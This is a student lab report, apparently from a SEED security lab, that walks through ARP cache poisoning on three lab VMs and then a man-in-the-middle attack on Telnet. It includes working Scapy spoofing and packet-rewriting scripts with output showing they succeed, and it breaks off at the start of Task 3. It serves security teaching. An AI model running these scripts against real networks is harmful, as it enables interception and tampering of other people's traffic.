Task 1: ARP Cache Poisoning

ARP cache poisoning, also known as ARP spoofing, is a type of network attack that involves an attacker sending fake Address Resolution Protocol (ARP) messages to a local area network. The goal of the attacker is to associate their own MAC address with the IP address of another device on the network, allowing them to intercept and modify network traffic.


Task 1 action items:

- **A method**: constructing an ARP **request** packet on host 'Attacker' and sending it to host 'Client'.
- **B method**: constructing an ARP **reply** packet on host 'Attacker' and sending it to host 'Client'.
- **C method**: construct an ARP **gratuitous packet** (special ARP request packet) on host 'Attacker'.

The goal of each action item is to map 'Attacker's' MAC address to 'Server's' IP address in 'Client's' ARP cache.

For executing the task we are creating a demo network, consisting of three virtual machines. All three machines are on the same LAN.

Graph 1: (both graph and IP list are relevant for all the other tasks)



The IP / MAC addresses for each machine are:

- **Client** 10.0.2.10 / 08002776D632
- **Server** 10.0.2.12 / 080027EB6E8A
- **Attacker** 10.0.2.14 / 0800277BBAD7

Lastly, before starting the attacks described in the action items, we retrieve the current state of the ARP table from the Client's machine, for the ability to compare the results later on.

```
[03/04/23]seed@Client:~$ arp -a
? (10.0.2.3) at 08:00:27:fe:71:79 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
```

Task-1A (using ARP request)

- On Attacker machine we create the code of the ARP request, using scapy:

```
#!/usr/bin/python3
from scapy.all import *
import subprocess

# Define host IP and MAC addresses

client_ip = "10.0.2.10"
client_mac = "08:00:27:76:d6:32"

server_ip = "10.0.2.12"

attacker_ip = "10.0.2.14"
attacker_mac = "08:00:27:7b:ba:d7"


# Create Ethernet layer with source and destination MAC addresses
eth = Ether(src=attacker_mac, dst=client_mac)

# Create ARP layer with source and destination IP addresses
arp_request = ARP(hwsrc=attacker_mac,psrc=server_ip,
        hwdst=client_mac, pdst=client_ip)

# Create the packet
pkt = eth/arp_request

# Send the packet
sendp(pkt)
```

The script is creating two layers to construct an arp packet and to send it via sedp() to the link layer.

We set the source ip address to be that of the server with the mac source of the attacker.

- Then make the file executable:

```
[03/05/23]seed@Attacker:~/bin/python$ chmod +x arp-req.py
```

- Run the script:

```
[03/05/23]seed@Attacker:~/bin/python$ sudo ./arp-req.py
.
Sent 1 packets.
```

- Check status of arp table on Client machine:

```
[03/05/23]seed@Client:~$ arp -a
? (10.0.2.3) at 08:00:27:3d:5d:cc [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.14) at <incomplete> on enp0s3
? (10.0.2.12) at 08:00:27:7b:ba:d7 [ether] on enp0s3
```

As desired we can see that we mapped the server's IP address to the attacker's mac address.

Task-1B (using ARP reply)

- Resetting to default state Client's arp table:


```
[03/06/23]seed@Client:~$ sudo ip -s -s neigh flush all
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 used 2230/2225/2205 probes 1 STALE
10.0.2.12 dev enp0s3 lladdr 08:00:27:7b:ba:d7 used 2241/2233/2215 probes 1 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:3d:5d:cc used 55/50/17 probes 1 STALE
10.0.2.14 dev enp0s3 lladdr 08:00:27:7b:ba:d7 used 2314/2374/2236 probes 0 STALE

*** Round 1, deleting 4 entries ***
*** Flush is complete after 1 round ***
[03/06/23]seed@Client:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.12                        (incomplete)                              enp0s3
10.0.2.3                         (incomplete)                              enp0s3
10.0.2.14                        (incomplete)                              enp0s3
[03/06/23]seed@Client:~$
```

- Similarly to the previous task, creating python script but this time with additional parameter in ARP function:

```
#!/usr/bin/python3
from scapy.all import *
import subprocess

# Define host IP and MAC addresses

client_ip = "10.0.2.10"
client_mac = "08:00:27:76:d6:32"

server_ip = "10.0.2.12"

attacker_ip = "10.0.2.14"
attacker_mac = "08:00:27:7b:ba:d7"


# Create Ethernet layer with source and destination MAC addresses
eth = Ether(src=attacker_mac, dst=client_mac)

# Create ARP layer with source and destination IP addresses
arp_request = ARP(op=2,hwsrc=attacker_mac,psrc=server_ip,
        hwdst=client_mac, pdst=client_ip)

# Create the packet
pkt = eth/arp_request
pkt.show()

# Send the packet
sendp(pkt)
```

op stands for operation, and 2 defines the operation to be “reply”.

- Making the file executable and sending the packet:



* **hwlen** represents the length of the hardware (MAC) address in bytes.
* **plen** is protocol length

- When checking the arp table on client's machine we see the MAC address updated:

```
[03/06/23]seed@Client:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.12                ether   08:00:27:7b:ba:d7   C                     enp0s3
10.0.2.3                 ether   08:00:27:3d:5d:cc   C                     enp0s3
```

Task-1C (using ARP gratuitous packet)

- Again resetting the table on the Client's machine:

```
[03/06/23]seed@Client:~$ sudo ip -s -s neigh flush all
10.0.2.1 dev enp0s3 lladdr 52:54:00:12:35:00 used 2230/2225/2205 probes 1 STALE
10.0.2.12 dev enp0s3 lladdr 08:00:27:7b:ba:d7 used 2241/2233/2215 probes 1 STALE
10.0.2.3 dev enp0s3 lladdr 08:00:27:3d:5d:cc used 55/50/17 probes 1 STALE
10.0.2.14 dev enp0s3 lladdr 08:00:27:7b:ba:d7 used 2314/2374/2236 probes 0 STALE

*** Round 1, deleting 4 entries ***
*** Flush is complete after 1 round ***
[03/06/23]seed@Client:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                         (incomplete)                              enp0s3
10.0.2.12                        (incomplete)                              enp0s3
10.0.2.3                         (incomplete)                              enp0s3
10.0.2.14                        (incomplete)                              enp0s3
[03/06/23]seed@Client:~$
```

- Creating the python script:

```
#!/usr/bin/python3
from scapy.all import *
import subprocess

# Define host IP and MAC addresses

client_ip = "10.0.2.10"
client_mac = "08:00:27:76:d6:32"

server_ip = "10.0.2.12"

attacker_ip = "10.0.2.14"
attacker_mac = "08:00:27:7b:ba:d7"


# Create Ethernet layer with source and destination MAC addresses
eth = Ether(src=attacker_mac, dst='ff:ff:ff:ff:ff:ff')

# Create ARP layer with source and destination IP addresses
arp_request = ARP(hwsrc=attacker_mac,psrc=server_ip,
        hwdst='ff:ff:ff:ff:ff:ff', pdst=server_ip)

# Create the packet
pkt = eth/arp_request
pkt.show()

# Send the packet
sendp(pkt)
```

An ARP gratuitous packet is a type of ARP packet that is sent by a host on a network to announce its presence and/or to update its mapping in the ARP cache of other hosts on the same network. Unlike a regular ARP request or response, a gratuitous ARP packet is not triggered by an incoming packet or by the cache timeout, but is instead sent proactively by a host

To create this packet we changed the destination mac address to ff:ff:ff:ff:ff:ff which means it will be sent broadcast.

- Sending the packet to the Client:

```
[03/06/23]seed@Attacker:~/bin/python$ sudo ./arp-grat.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 08:00:27:7b:ba:d7
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:7b:ba:d7
     psrc      = 10.0.2.12
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.0.2.12

.
Sent 1 packets.
[03/06/23]seed@Attacker:~/bin/python$
```

- Checking on Client's machine:

```
[03/06/23]seed@Client:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.12                ether   08:00:27:7b:ba:d7   C                     enp0s3
10.0.2.3                 ether   08:00:27:3d:5d:cc   C                     enp0s3
10.0.2.14                        (incomplete)                              enp0s3
[03/06/23]seed@Client:~$
```

We can see that the cache poisoning was successful.

Summary

All three methods were successful, as confirmed by checking the ARP table on the client machine after each attempt. Our expectations for the tasks were met, as the tests were conducted on machines without significant security defences, and the behaviour observed matched that of ARP packets. Through the process, we learned how to construct ARP packets with Scapy and define their layers. However, we did encounter

some challenges, such as initially writing incorrect code, which we resolved by delving deeper into the documentation. In Task-1B, we initially did not achieve the desired result as the client's ARP table did not contain a row with the server IP, meaning that the reply did not update anything. We discovered that the IP entry must already be in the table for the attack to succeed. Aside from these challenges, the tasks went smoothly and matched our expectations.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

MITM stands for "Man-in-the-Middle" attack. It's a type of cyber attack where an attacker intercepts communication between two parties, allowing them to eavesdrop, modify or even impersonate one or both parties.

In the case of Telnet, which is an unencrypted protocol, an attacker can use ARP cache poisoning to intercept traffic between a Telnet client and server. By spoofing the MAC address of the server, the attacker can redirect traffic intended for the server to their own machine, allowing them to intercept and modify Telnet traffic without being detected. This can lead to the theft of login credentials and sensitive information.

Task 2 action items:

- **Step 1**: Launch the ARP cache poisoning attack on both Client and Server. Attacker should spoof Client’s IP on the server and vice versa on the Client’s machine.
- **Step 2**: Testing, sending ping between hosts
- **Step 3**: Turn on IP forwarding on Attackers machine

- **Step 4**: Launch the MITM attack

The goal is to use arp cache poisoning in a way the Attacker machine will get control of Clients and Servers communication on telnet.

Task 2 - step 1

- Based on the previous tasks, creating the necessary script file:

```
#!/usr/bin/python3
from scapy.all import *


# Define host IP and MAC addresses

client_ip = "10.0.2.10"
client_mac = "08:00:27:76:d6:32"

server_ip = "10.0.2.12"
server_mac = "08:00:27:eb:6e:8a"

attacker_ip = "10.0.2.14"
attacker_mac = "08:00:27:7b:ba:d7"


# Create Ethernet layer with source and destination MAC addresses
eth_client = Ether(src=attacker_mac, dst=client_mac)
eth_server = Ether(src=attacker_mac, dst=server_mac)

# Create ARP layer with source and destination IP addresses
arp_request_dst_client = ARP(hwsrc=attacker_mac,psrc=server_ip,
        hwdst=client_mac, pdst=client_ip)

arp_request_dst_server = ARP(hwsrc=attacker_mac,psrc=client_ip,
        hwdst=server_mac, pdst=server_ip)

# Create the packets
pkt_client = eth_client/arp_request_dst_client
pkt_server = eth_server/arp_request_dst_server

pkt_client.show()
pkt_server.show()

# Send the packets
sendp([pkt_client,pkt_server])
```

The method chosen for arp poisoning was sending an ARP request, to the Client with spoofed Servers IP and to the Server with spoofed Clients IP.

- Making the file executable and sending the packets:

```
[03/07/23]seed@Attacker:~/bin/python$ sudo ./arp-mitm.py
###[ Ethernet ]###
  dst       = 08:00:27:76:d6:32
  src       = 08:00:27:7b:ba:d7
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:7b:ba:d7
     psrc      = 10.0.2.12
     hwdst     = 08:00:27:76:d6:32
     pdst      = 10.0.2.10

###[ Ethernet ]###
  dst       = 08:00:27:eb:6e:8a
  src       = 08:00:27:7b:ba:d7
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:7b:ba:d7
     psrc      = 10.0.2.10
     hwdst     = 08:00:27:eb:6e:8a
     pdst      = 10.0.2.12

..
Sent 2 packets.
```

- Checking the arp table on Client's machine:

```
[03/06/23]seed@Client:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.12                ether   08:00:27:7b:ba:d7   C                     enp0s3
```

We can see that the poisoning was successful and the Servers IP mapped to Attackers MAC address.

- Checking on Servers arp table:

```
[03/07/23]seed@Server:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:3d:5d:cc   C                     enp0s3
10.0.2.10                ether   08:00:27:7b:ba:d7   C                     enp0s3
```

Similarly we can see that the Client's IP mapped to Attackers Mac here as well.

Task 2 - step 2

- For testing, sending ping from Server to Client:

```
[03/07/23]seed@Server:~$ ping 10.0.2.10
PING 10.0.2.10 (10.0.2.10) 56(84) bytes of data.
64 bytes from 10.0.2.10: icmp_seq=9 ttl=64 time=1.31 ms
64 bytes from 10.0.2.10: icmp_seq=10 ttl=64 time=0.556 ms
64 bytes from 10.0.2.10: icmp_seq=11 ttl=64 time=0.554 ms
```

- Following the send we can see this activity in Servers wireshark:

```
04:53:21.3029658… 10.0.2.12          10.0.2.10          ICMP      98 Echo (ping) request  id=0x30be, se
04:53:26.4751207… PcsCompu_eb:6e:8a  PcsCompu_7b:ba:d7  ARP       42 Who has 10.0.2.10? Tell 10.0.2.12
04:53:27.4975696… PcsCompu_eb:6e:8a  PcsCompu_7b:ba:d7  ARP       42 Who has 10.0.2.10? Tell 10.0.2.12
04:53:28.5201700… PcsCompu_eb:6e:8a  PcsCompu_7b:ba:d7  ARP       42 Who has 10.0.2.10? Tell 10.0.2.12
```

We can see ARP broadcast packets after the ping and no reply from the Client's IP.

- The Client's wireshark:

```
10.0.2.12          10.0.2.10          ICMP      98 Echo (ping) request  id=0x30be, seq=1/256, ttl=64 (no…
PcsCompu_eb:6e:8a  PcsCompu_7b:ba:d7  ARP       60 Who has 10.0.2.10? Tell 10.0.2.12
PcsCompu_eb:6e:8a  PcsCompu_7b:ba:d7  ARP       60 Who has 10.0.2.10? Tell 10.0.2.12
PcsCompu_eb:6e:8a  PcsCompu_7b:ba:d7  ARP       60 Who has 10.0.2.10? Tell 10.0.2.12
10.0.2.12          10.0.2.3           DHCP     342 DHCP Request  - Transaction ID 0x5863e12a
10.0.2.3           10.0.2.12          DHCP     590 DHCP ACK      - Transaction ID 0x5863e12a
PcsCompu_eb:6e:8a  PcsCompu_3d:5d:cc  ARP       60 Who has 10.0.2.3? Tell 10.0.2.12
PcsCompu_3d:5d:cc  PcsCompu_eb:6e:8a  ARP       60 10.0.2.3 is at 08:00:27:3d:5d:cc
```

We are able to see the ping request but no reply is sent.

Task 2 - step 3


- Enabling IP forwarding on Attackers machine:

```
[03/07/23]seed@Attacker:~/bin/python$  sudo sysctl net.ipv4.ip_forward=1
```

- Sending again a ping from Server to Client:

```
[03/07/23]seed@Server:~$ ping -c 1 10.0.2.10
PING 10.0.2.10 (10.0.2.10) 56(84) bytes of data.
64 bytes from 10.0.2.10: icmp_seq=1 ttl=64 time=0.598 ms

--- 10.0.2.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.598/0.598/0.598/0.000 ms
```

- Checking wireshark activity on Servers machine:



382	2023-03-07 04:57:25.5802227…	10.0.2.12	10.0.2.10	ICMP	98	Echo (ping) request id=0x30d9, seq=1/256, ttl
383	2023-03-07 04:57:25.5802234…	10.0.2.14	10.0.2.12	ICMP	126	Redirect (Redirect for host)
384	2023-03-07 04:57:25.5804549…	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) reply id=0x30d9, seq=1/256, ttl
385	2023-03-07 04:57:25.5804564…	10.0.2.14	10.0.2.10	ICMP	126	Redirect (Redirect for host)
386	2023-03-07 04:57:25.5806684…	10.0.2.10	10.0.2.12	ICMP	98	Echo (ping) reply id=0x30d9, seq=1/256, ttl
387	2023-03-07 04:57:30.6965566…	PcsCompu_eb:6e:8a	PcsCompu_7b:ba:d7	ARP	42	Who has 10.0.2.10? Tell 10.0.2.12
388	2023-03-07 04:57:30.7523091…	PcsCompu_76:d6:32	PcsCompu_7b:ba:d7	ARP	60	Who has 10.0.2.12? Tell 10.0.2.10
389	2023-03-07 04:57:31.7203284…	PcsCompu_eb:6e:8a	PcsCompu_7b:ba:d7	ARP	42	Who has 10.0.2.10? Tell 10.0.2.12
390	2023-03-07 04:57:31.7979128…	PcsCompu_76:d6:32	PcsCompu_7b:ba:d7	ARP	60	Who has 10.0.2.12? Tell 10.0.2.10
391	2023-03-07 04:57:32.7449434…	PcsCompu_eb:6e:8a	PcsCompu_7b:ba:d7	ARP	42	Who has 10.0.2.10? Tell 10.0.2.12

Now the reply was sent back but it is visible that the attacker's IP is forwarding the requests!

Task 2 - step 4

- First we create a sniff-and-spoof script:

```
#!/usr/bin/python3
from scapy.all import *
import re


# Define host IP and MAC addresses

client_ip = "10.0.2.10"
client_mac = "08:00:27:76:d6:32"

server_ip = "10.0.2.12"
server_mac = "08:00:27:eb:6e:8a"

def spoof_pkt(pkt):
        if pkt[IP].src == client_ip and pkt[IP].dst == server_ip and pkt[TCP].payload:
                original_pkt = (pkt[TCP].payload.load)
                data = original_pkt.decode()
                string = re.sub(r'[a-zA-Z]',r'Z',data)
                new_pkt = pkt[IP]
                del(new_pkt.chksum)
                del(new_pkt[TCP].payload)
                del(new_pkt[TCP].chksum)
                new_pkt = new_pkt/string
                print("Data transformed from: "+str(original_pkt)+" to: "+ string)
                send(new_pkt, verbose = False)
        elif pkt[IP].src == server_ip and pkt[IP].dst == client_ip:
                new_pkt = pkt[IP]
                send(new_pkt, verbose = False)

pkt = sniff(filter='tcp',prn=spoof_pkt)
```

The function checks whether the captured packet is a TCP packet sent from the client to the server, and if it is, it modifies the payload of the packet by replacing all alphabetic characters with the letter 'Z'. The modified packet is then sent back to the server.

If the captured packet is a TCP packet sent from the server to the client, the function simply sends the packet back to the client without modification.

The sniff function is called with a filter parameter set to 'tcp', which instructs Scapy to capture only TCP packets. The prn parameter is set to the spoof_pkt function, which means that spoof_pkt will be called for each captured packet.

- Next we repeat the previous steps, sending an ARP poisoning packets to both Client and Server machines:

```
[03/08/23]seed@Attacker:~/bin/python$ sudo ./arp-mitm.py
###[ Ethernet ]###
  dst       = 08:00:27:76:d6:32
  src       = 08:00:27:7b:ba:d7
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:7b:ba:d7
     psrc      = 10.0.2.12
     hwdst     = 08:00:27:76:d6:32
     pdst      = 10.0.2.10

###[ Ethernet ]###
  dst       = 08:00:27:eb:6e:8a
  src       = 08:00:27:7b:ba:d7
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:7b:ba:d7
     psrc      = 10.0.2.10
     hwdst     = 08:00:27:eb:6e:8a
     pdst      = 10.0.2.12

..
Sent 2 packets.
[03/08/23]seed@Attacker:~/bin/python$
```

- Again enabling IP forwarding on Attackers machine:

```
[03/08/23]seed@Attacker:~/bin/python$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[03/08/23]seed@Attacker:~/bin/python$
```


- Next establishing connection between Client and Server Machines:

```
[03/08/23]seed@Client:~$ telnet 10.0.2.12
Trying 10.0.2.12...
Connected to 10.0.2.12.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Server login: Seed
Password:

Login incorrect
Server login: seed
Password:
Last login: Tue Mar  7 05:11:26 EST 2023 from 10.0.2.10 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

We also sent some activity for testing:

```
[03/08/23]seed@Server:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:eb:6e:8a
          inet addr:10.0.2.12  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::f06e:8a0b:73f2:f1d6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:681 errors:0 dropped:0 overruns:0 frame:0
          TX packets:472 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:168457 (168.4 KB)  TX bytes:50581 (50.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:473 errors:0 dropped:0 overruns:0 frame:0
          TX packets:473 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:69677 (69.6 KB)  TX bytes:69677 (69.6 KB)
```

We can also see the forwarding activity in wireshark on both clients and servers machine:



No.	Time	Source	Destination	Protocol	Length	Info
99	2023-03-08 08:37:42.7019714…	10.0.2.10	10.0.2.12	TCP	66	41024 → 23 [ACK] Seq=3164591535 Ack=3159088729 Win=343 Len=0 TSval=1…
100	2023-03-08 08:37:42.7022137…	10.0.2.10	10.0.2.12	TCP	66	[TCP Keep-Alive ACK] 41024 → 23 [ACK] Seq=3164591535 Ack=3159088729 …
101	2023-03-08 08:37:42.8301041…	10.0.2.10	10.0.2.12	TELNET	67	Telnet Data ...
102	2023-03-08 08:37:42.8307258…	10.0.2.10	10.0.2.12	TCP	67	[TCP Keep-Alive] 41024 → 23 [PSH, ACK] Seq=3164591535 Ack=3159088729…
103	2023-03-08 08:37:42.8312202…	10.0.2.12	10.0.2.10	TELNET	67	Telnet Data ...
104	2023-03-08 08:37:42.8314610…	10.0.2.12	10.0.2.10	TCP	67	[TCP Keep-Alive] 23 → 41024 [PSH, ACK] Seq=3159088729 Ack=3164591536…
105	2023-03-08 08:37:42.8314722…	10.0.2.10	10.0.2.12	TCP	66	41024 → 23 [ACK] Seq=3164591536 Ack=3159088730 Win=343 Len=0 TSval=1…
106	2023-03-08 08:37:42.8318281…	10.0.2.10	10.0.2.12	TCP	66	[TCP Keep-Alive ACK] 41024 → 23 [ACK] Seq=3164591536 Ack=3159088730 …
107	2023-03-08 08:37:43.4300706…	10.0.2.10	10.0.2.12	TELNET	68	Telnet Data ...
108	2023-03-08 08:37:43.4306018…	10.0.2.14	10.0.2.10	ICMP	96	Redirect (Redirect for host)
109	2023-03-08 08:37:43.4306123…	10.0.2.10	10.0.2.12	TCP	68	[TCP Retransmission] 41024 → 23 [PSH, ACK] Seq=3164591536 Ack=315908…
110	2023-03-08 08:37:43.4311855…	10.0.2.12	10.0.2.10	TELNET	68	Telnet Data ...
111	2023-03-08 08:37:43.4313769…	10.0.2.14	10.0.2.12	ICMP	96	Redirect (Redirect for host)
112	2023-03-08 08:37:43.4313788…	10.0.2.12	10.0.2.10	TCP	68	[TCP Retransmission] 23 → 41024 [PSH, ACK] Seq=3159088730 Ack=316459…
113	2023-03-08 08:37:43.4313856…	10.0.2.10	10.0.2.12	TCP	66	41024 → 23 [ACK] Seq=3164591538 Ack=3159088732 Win=343 Len=0 TSval=1…
114	2023-03-08 08:37:43.4316391…	10.0.2.10	10.0.2.12	TCP	66	[TCP Dup ACK 113#1] 41024 → 23 [ACK] Seq=3164591538 Ack=3159088732 W…
115	2023-03-08 08:37:43.4331763…	10.0.2.12	10.0.2.10	TELNET	968	Telnet Data ...
116	2023-03-08 08:37:43.4333698…	10.0.2.12	10.0.2.10	TCP	968	[TCP Retransmission] 23 → 41024 [PSH, ACK] Seq=3159088732 Ack=316459…
117	2023-03-08 08:37:43.4333749…	10.0.2.10	10.0.2.12	TCP	66	41024 → 23 [ACK] Seq=3164591538 Ack=3159089634 Win=357 Len=0 TSval=1…
118	2023-03-08 08:37:43.4336520…	10.0.2.10	10.0.2.12	TCP	66	[TCP Dup ACK 117#1] 41024 → 23 [ACK] Seq=3164591538 Ack=3159089634 W…
119	2023-03-08 08:37:43.4358313…	10.0.2.12	10.0.2.10	TELNET	91	Telnet Data ...
120	2023-03-08 08:37:43.4361063…	10.0.2.12	10.0.2.10	TCP	91	[TCP Retransmission] 23 → 41024 [PSH, ACK] Seq=3159089634 Ack=316459…
121	2023-03-08 08:37:43.4361106…	10.0.2.10	10.0.2.12	TCP	66	41024 → 23 [ACK] Seq=3164591538 Ack=3159089659 Win=357 Len=0 TSval=1…
122	2023-03-08 08:37:43.4363899…	10.0.2.10	10.0.2.12	TCP	66	[TCP Dup ACK 121#1] 41024 → 23 [ACK] Seq=3164591538 Ack=3159089659 W…

- Now, we turn off IP forwarding on Attackers machine:

```
[03/08/23]seed@Attacker:~/bin/python$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

- We are unable now to type on Clients machine:

```
[03/08/23]seed@Server:~$
```

- We run the sniff-and-spoof file:

```
[03/08/23]seed@Attacker:~/bin/python$ sudo ./sniff-and-spoof.py
Data transformed from: b'f' to: Z
Data transformed from: b'Z' to: Z
Data transformed from: b'Z' to: Z
Data transformed from: b'c' to: Z
Data transformed from: b'Z' to: Z
Data transformed from: b'Z' to: Z
Data transformed from: b'c' to: Z
Data transformed from: b'Z' to: Z
Data transformed from: b'c' to: Z
Data transformed from: b'Z' to: Z
```

- Now, when typing on Client telnet we see only Z char:

```
[03/08/23]seed@Server:~$ ZZZ
```

The attack was successful, and the attacker's machine changed and controlled the communication between Client and server.

Task 3 : MITM Attack on Netcat using ARP Cache Poisoning

This Task is similar to the previous one with the change that instead of telnet, we will use netCat and change the payload according to a different rules:

